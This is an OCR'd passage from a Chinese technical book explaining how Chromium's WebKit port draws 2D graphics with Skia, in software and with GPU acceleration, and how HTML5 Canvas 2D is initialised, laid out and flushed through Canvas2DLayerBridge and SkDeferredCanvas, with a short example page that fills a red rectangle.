


图 8-26 WebKit 的 Chromium 移植使用 Skia 来绘制 2D 图形

在上图中，对于 WebKit 需要使用 GraphicsContext 的地方，Chromium 会创建一个 Skia 图形库中提供的 SkCanvas 对象来处理 WebKit 的 2D 图形操作请求。至于这个 SkCanvas 对象是使用软件绘图还是 GPU 绘图，取决于对 SkCanvas 对象的设置。SkCanvas 类表示的是一个画布，2D 的图形操作都是在这个画布上处理，绘制结果也是保存在 SkCanvas 对象中。如果调用者需要使用软件方式来绘图，如图中左半部分所示，那么调用者需要创建一个基本的 SkDevice 对象，该对象使用光栅扫描的方法来一一计算绘制的像素结果，并把结果存入 SkBitmap 对象中。SkBitmap 对象使用一块 CPU 内存，该内存中保存的是一个个像素值，典型的例如 RGBA 格式。

如果调用者需要使用 GPU 硬件来进行绘图，那么在创建 SkCanvas 对象的时候，通过传入 SkSurface_Gpu 对象即可。当然创建 SkSurface_Gpu 对象需要很多其他的对象，最重要的是 SkGpuDevice 对象，它是 SkDevice 的一个基类，同原先软件方式不同的是，它是将 2D 图形操作转变成对 GL 的操作，使用 GrContext 的 3D 图形上下文来绘制，并将结果存储在 GrRenderTarget，该存储目标是 GPU 的内存缓冲区。

从上面的讨论可以看出，WebKit 调用 GraphicsContext 对象的时候，WebKit 根本不知道下层实际使用的是软件还是 GPU 来绘制 2D 图形，这一切都是由 Skia 图形库

来完成的，当需要启动硬件加速的时候，Chromium 只需要为 SkCanvas 对象设置相应的对象即可。

8.3.1.2 Canvas 2D

“canvas”是 HTML5 中新加入的元素，在最开始的时候它只是一个 2D 画布对象，网页开发者可以使用规范定义的 JavaScript 接口在画布上绘制任意的 2D 图形，这样的技术我们称之为 Canvas 2D。不过，Khronous 组织提出可以在该元素上使用 JavaScript 接口绘制 3D 图形，这样的技术我们称之为 WebGL 或者 Canvas3D，这个稍后会做介绍。一个“canvas”元素的对象只能绘制 2D 图形和 3D 图形中的一种，不能够同时绘制这两者。

“canvas”元素的“getContext”方法包含一个参数，该参数用来指定创建上下文对象的类型。对于 2D 的图形操作，通过传递参数值“2d”，浏览器会返回一个 2D 图形上下文，称为 CanvasRenderingContext2D，它提供了用于绘制 2D 图形的各种应用程序编程接口， 包括基本图形绘制（如线、矩形、圆弧）、文字绘制、图形变换、图片绘制及合成等。

前面说到，CanvasRenderingContext2D 是 2D 图形绘制的上下文对象，其提供了用于绘制 2d 图形的 API，W3C 工作组起草了标准的草案。该对象由 JavaScript 代码调用“getContext()”函数创建，Web 开发者便可以调用它的编程接口在画布上绘制 2D 图形了。这些编程接口主要的作用就是在画布上绘制点、线、矩形、弧形、图片等，除此之外，还提供了这些绘制的样式和合成效果等。示例代码 8-3 给出了使用 Canvas2D 技术的基本方法。

Canvas 2D 可以使用软件方法来绘图，也可以使用 GPU 来加速绘图，根据前面介绍的 2D 图形上下文和 Chromium 中使用 Skia 图形库来绘图的方法，网页的 Canvas 2D 技术同样需要借助 Skia 这一技术。图 8-27 描述了 Canvas 2D 使用 GPU 来绘图所涉及的一些主要类。对于软件绘图来说，Chromium 的工作过程实际上更简单一些，

图中 ImageBuffer 只是使用 SkCanvas、SkDevice 和 SkBitmap 等类，这一过程其实不如硬件加速绘图复杂，所以这里不再赘述。

示例代码 8-3　使用 Canvas2D 技术的网页代码

```
<!DOCTYPE HTML>
<html>
    <body>
        <canvas id="myCanvas" width="80" height="100">
            your browser does not support the canvas tag
        </canvas>
        <script type="text/javascript">
            var canvas=document.getElementById('myCanvas');
            var ctx=canvas.getContext('2d');
            ctx.fillStyle='#FF0000';
            ctx.fillRect(0,0,80,100);
        </script>
</body>
</html>
```




图 8-27　使用 GPU 硬件绘图的 Canvas2D 技术

HTML5 的 Canvas2D 机制使用了一个 GraphicsContext 对象，也就是 2D 图形上下文，同时还包括一个 ImageBuffer 对象来表示 canvas 绘制的结果，这里软件绘图和 GPU 硬件加速绘图没有什么大的不同。回到 GPU 硬件绘图上来说，如果使用硬件加速机制的话，Chromium 会创建一个 SkDeferredCanvas 对象，该对象的特别之处在于它采用延迟机制来绘制 2D 图形，随后介绍。该对象当然需要 SkGpuDevice 来将 2D

绘图操作转换为使用 3D 图形上下文来绘制，这一过程跟上一小节介绍的非常类似。笔者需要强调的是图中的 Canvas2DLayerBridge 类，它是一个桥接类，因为实际上 2D 图形是使用 3D 图形接口绘制的，所以 Chromium 需要 3D 图形上下文和一些准备工作，这些都是在该类中完成。

WebGraphicsContext3DCommandBufferImpl 类之后的部分跟图 8-12 介绍的过程完全一样，在这种情况下，上层是 2D 绘图还是 3D 绘图已经完全没有差别了。

下面用三个阶段来描述 Chromium 是如何使用硬件加速绘图来支持 HTML5 的 Canvas2D 功能的，以示例代码 8-3 作为例子加以说明。首先看第一阶段。

第一阶段这里称为初始化阶段，也就是示例代码 8-3 中调用“fillStyle”的阶段，因为该函数会触发图 8-28 中这些对象的创建。基本上，这一阶段的代码需要 WebKit 和 Chromium 创建图 8-28 所涉及类的对象，读者可以理解一下它们的顺序。其中 GraphicsContext 类主要是被 CanvasRendering- Context2D 类所使用，而 GraphicsContext3D 类是被 Canvas2DLayerBridge 类使用。这里面还需要强调的一点就是合成器中的 CC::Layer（还包括 WebLayer，限于图片太大，没有画出），它是由 Canvas2DLayerBridge 类创建，这听起来有点奇怪，因为 CC::Layer 类和 GraphicsLayer 类是一一对应的。不过没关系，因为在这里，“canvas”元素对应的 RenderLayer 对象还没有被创建，它在第二阶段才会创建，这是为什么呢？回想之前的介绍，在 DOM 创建过程中，当 WebKit 构建 canvas 元素的对象时，并没有为它创建 RenderLayer 对象，因为这是延迟执行的。如果“canvas”元素没有创建 2D 或者 3D 图形上下文，它是不需要 RenderLayer 对象的，当然也就没有 RenderLayerBacking 对象，更没有 GraphicsLayer 对象。同时，这段 JavaScript 代码在 DOM 构建过程中会被调用，这就造成了上面所述的这种情况。

第二阶段是 WebKit 构建 RenderLayer 等对象。在 DOM 树构建完之后，WebKit 会检查有无变化的 CSS 样式，在这里 JavaScript 代码改变了 canvas 元素的属性，所以 WebKit 会更新 RenderObject 树和 RenderLayer 树。图 8-29 描述了这一阶段。




图 8-28 Canvas2D 初始化阶段的对象创建顺序




图 8-29 为 Canvas 元素创建 RenderLayer 等并设置 GraphicsLayer

在这里，笔者不想重复 RenderLayer 等对象的创建，而想重点强调 GraphicsLayer 对象如何设置自己的 WebLayer 成员变量。方法是这样的：WebKit 中的 RenderLayerBacking 对象检查是否是 canvas 元素，如果是，RenderLayerBacking 对象从 HTMLCanvasElement 对象中获得 CanvasRenderingContext2D 对象，这一上下文对象的 platformLayer 函数能够得到之前创建的 WebLayer 对象，这样 WebKit 就建立了 RenderLayer 和 GraphicsLayer 的映射关系。为了简洁起见，图中省略了一些步骤。

第三个阶段就是绘图部分。图 8-30 详细描述了这一思想和主要过程。Chromium 采用缓存模式来处理 JavaScript 代码的 2D 图形操作，也就是说，当 JavaScript 通过标准的接口调用 2D 图形的时候，Chromium 使用 SkDeferredCanvas 对象保存 2D 图

形操作，当 Chromium 需要绘制一个新帧的时候，Skia 图形库才会一次性提交并绘制这些缓存的操作。




图 8-30 Chromium 中的 Canvas2D 绘图过程

先看图中的上半部分，当 JavaScript 调用 2D 绘图接口时需要使用 contextAcquired() 函数获取 2D 图形上下文，Chromium 据此判断后面修改画布的内容，所以 Chromium 会使用 Canvas2DLayerManager 类来设置一个 TaskObserver 对象到主消息循环，这样做的好处是等到 JavaScript 代码调用 2D 绘图接口之后，才会触发真正的绘图动作。而 JavaScript 代码调用的这些操作都是依靠 SkDeferredCanvas 来保存的。

图中的下半部分表示当前面 JavaScript 调用 2D 绘图接口完毕后，WebKit 调用 TaskObserver 类的 didProcessTask 方法。Canvas2DLayerManager 类调用 CanvasLayerBridge 类来判断是否需要刷新那些操作。Canvas2DLayerBridge 类检查并重置前面设置的标记，如果时机合适的话，该类调用 SkDeferredCanvas 类的 flush 函数提交前面保存的所有绘图操作，这样就完成了 Canvas2D 的绘制工作。

当合成器调用 updateLayers 函数的时候，该函数会触发每个合成层绘制自己。因为 Canvas2D 机制是由 JavaScript 代码来绘制 2D 图形，所以这个时候 canvas 所在的合成层实际上已经绘制完成（或者说绘制操作已经缓存起来了）。图 8-31 描述了合成器要求绘制 Canvas2D 的合成层的过程，读者可以看到，这时候 WebKit 实际上不需要绘制该层，只需要改变一下 3D 图形上下文的状态。

